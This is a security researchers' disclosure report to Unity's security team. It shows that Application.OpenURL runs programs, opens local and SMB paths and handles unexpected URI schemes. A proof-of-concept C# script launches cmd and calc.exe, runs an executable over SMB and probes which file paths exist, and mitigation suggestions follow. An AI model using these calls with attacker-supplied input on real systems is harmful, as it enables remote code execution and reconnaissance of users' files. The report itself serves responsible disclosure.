
Unity's Scripting API includes method `Application.OpenURL`. According to the documentation, this method of `Application` class is intended to open a given URL.

```
public static void OpenURL(string url);
```

"Opens the url in a browser. In the editor or standalone player this will open a new page in the default browser with the url. It will also bring the browser application to the front."[1]

We found that execution of this function has unexpected and dangerous behaviour which is not documented. In case the parameter `string url` contains a name of command/program, it is immediately executed on the host system. Such command can be for example `calc`, `cmd`.

[1] https://docs.unity3d.com/ScriptReference/Application.OpenURL.html



Subsequently, we have discovered that noted method `Application.OpenURL` is capable of opening directories, running specified programs, opening files with their default applications, and also silently accessing non-existing paths without errors. Parameter `string url` can therefore contain filesystem paths to directories, files, and programs. We consider this a highly impact unexpected and undocumented behaviour. However, a developer may try to prevent this issue by conducting proper input sanitization and by ensuring that such method call will not happen.

We analyzed *an application* which used `Application.OpenURL` for opening links received from other users. In that case, it was possible to perform RCE due to lack of input sanitization. We consider the ability to run commands/programs, open directories/files via `Application.OpenURL` method to be a Severe Security Vulnerability.

Subsequently, we focused on several types of URI schemes. We agree, it is reasonable for `Application.OpenURL` method to support various types of URL. However, some URI schemes might be partially unexpected for a developer. Using `ftp:` it is possible to download a given file using a default FTP application. And with SMB path it is possible to open files and run programs over a network. There is also a variety of other URI schemes, and we suspect that developers might not be aware of their functionality[2] [3] [4].

The details of the workstations used for testing are presented in Table 1. The observed behavior was similar throughout.

Workstation	OS Profile	Unity Version
iBuyPOWER i-Series 506	Microsoft Windows Version 10.0.17134.345	5.4.1f1
iBuyPOWER i-Series 506	Microsoft Windows Version 10.0.17134.286	5.6.1f1
Lenovo Ideapad 310-15ikb	Microsoft Windows Version 10.0.17134.345	2017.1.1f1

Table 1: Workstations used for testing


Examples of behaviours mentioned above are presented in the following code:

```
using UnityEngine;

public class DemoOpenURL : MonoBehaviour {
  void Start () {
    /** Dangerous unexpected behaviour  */

    // run commands on host computer
    Application.OpenURL("cmd");
    // open path in explorer - directory
    Application.OpenURL("C:\\Users");
    // open path - run program
    Application.OpenURL("C:\\Windows\\System32\\calc.exe");
    // open path - open file
    Application.OpenURL("C:\\Users\\UNHcFREG\\Desktop\\unh.png");
    // Files which do not exist are skipped. Attacker could iterate over path.
    Application.OpenURL("C:\\Users\\UNHcFREG\\Desktop\\unh123.png");
```

[2] https://www.iana.org/assignments/uri-schemes/uri-schemes.xhtml

[3] https://docs.microsoft.com/en-us/windows/uwp/launch-resume/reserved-uri-scheme-names#reserved-uri-scheme-names

[4] https://docs.microsoft.com/en-us/windows/uwp/launch-resume/launch-default-app



```
    /** Partially expected behaviour  */

    // seach for files using Windows File Explorer
    Application.OpenURL("search-ms:crumb=System.Generic.String%3Atest.exe");
    // open Windows maps app
    Application.OpenURL("bingmaps:");

    // open file or run program over SMB
    Application.OpenURL("\\\\172.26.103.128\\smbtest\\test.exe");
    // download from FTP
    Application.OpenURL("ftp://speedtest.tele2.net/1MB.zip");
    // open new mail
    Application.OpenURL ("mailto:someone@example.com");
    // other communication schemes
    Application.OpenURL("tel:+1-212-555-1234");
    Application.OpenURL("irc://irc.w3.org/fooBarChannel");
    // access local files with browser using file URI scheme
    Application.OpenURL("file:///C:/Users/UNHcFREG/Desktop/unh.png");


    /* Expected behaviour */

    // download file from HTTPS URL (expected behaviour)
    Application.OpenURL("https://www.libreoffice.org/donate/dl/"
    +"win-x86/6.1.2/en-US/LibreOffice_6.1.2_Win_x86.msi");
    // open HTTPS URL (expected behaviour)
    Application.OpenURL("https://www.unhcfreg.com/");

    Application.Quit();
  }
  void Update () {}
}
```

Listing 1: Example script demonstrating discovered vulnerabilities

Mitigation & Suggestions:

We suggest addressing the following. We are concerned about the ability of the `Application.OpenURL` method to run commands/programs and open directories/files on host systems. We believe this is incorrect and dangerous behaviour. We suggest implementing parameter validations inside this API, which would prevent this issue.

As for mentioned various URI schemes, we suggest considering their support. In case that support for schemes like for example `search-ms`, `ftp` and SMB is, from your point of view, expected, we suggest one of following:

- Updating documentation with warning that developer has to conduct proper sanitization of parameter `string url` and also, warning about possible consequences would be very helpful.
- Updating `Application.OpenURL` method so that developers have to provide a second parameter in form of a "URI scheme whitelist" for a given method call.

security.txt Unfortunately, Unity's website[5] does not contain security.txt[6] [7]. This file can include information for security researchers regarding responsible disclosure of security vulnerabilities. We suggest adding such a file to `/.well-known/security.txt`.

Conclusion:

The research conducted by the UNHcFREG research group was entirely research oriented and no attacks were conducted outside of the controlled laboratory environment. Our findings outline the discovered vulnerabilities and possible exploits.

This document is sent to Unity's security team[8] on Thursday, October 17, 2018.

Any questions or need for clarification, please contact our team POC at: **ibaggili@newhaven.edu**.

Sincerely,

UNHcFREG

[5] https://unity3d.com/

[6] https://tools.ietf.org/html/draft-foudil-securitytxt-04

[7] https://securitytxt.org/

[8] `security@unity3d.com`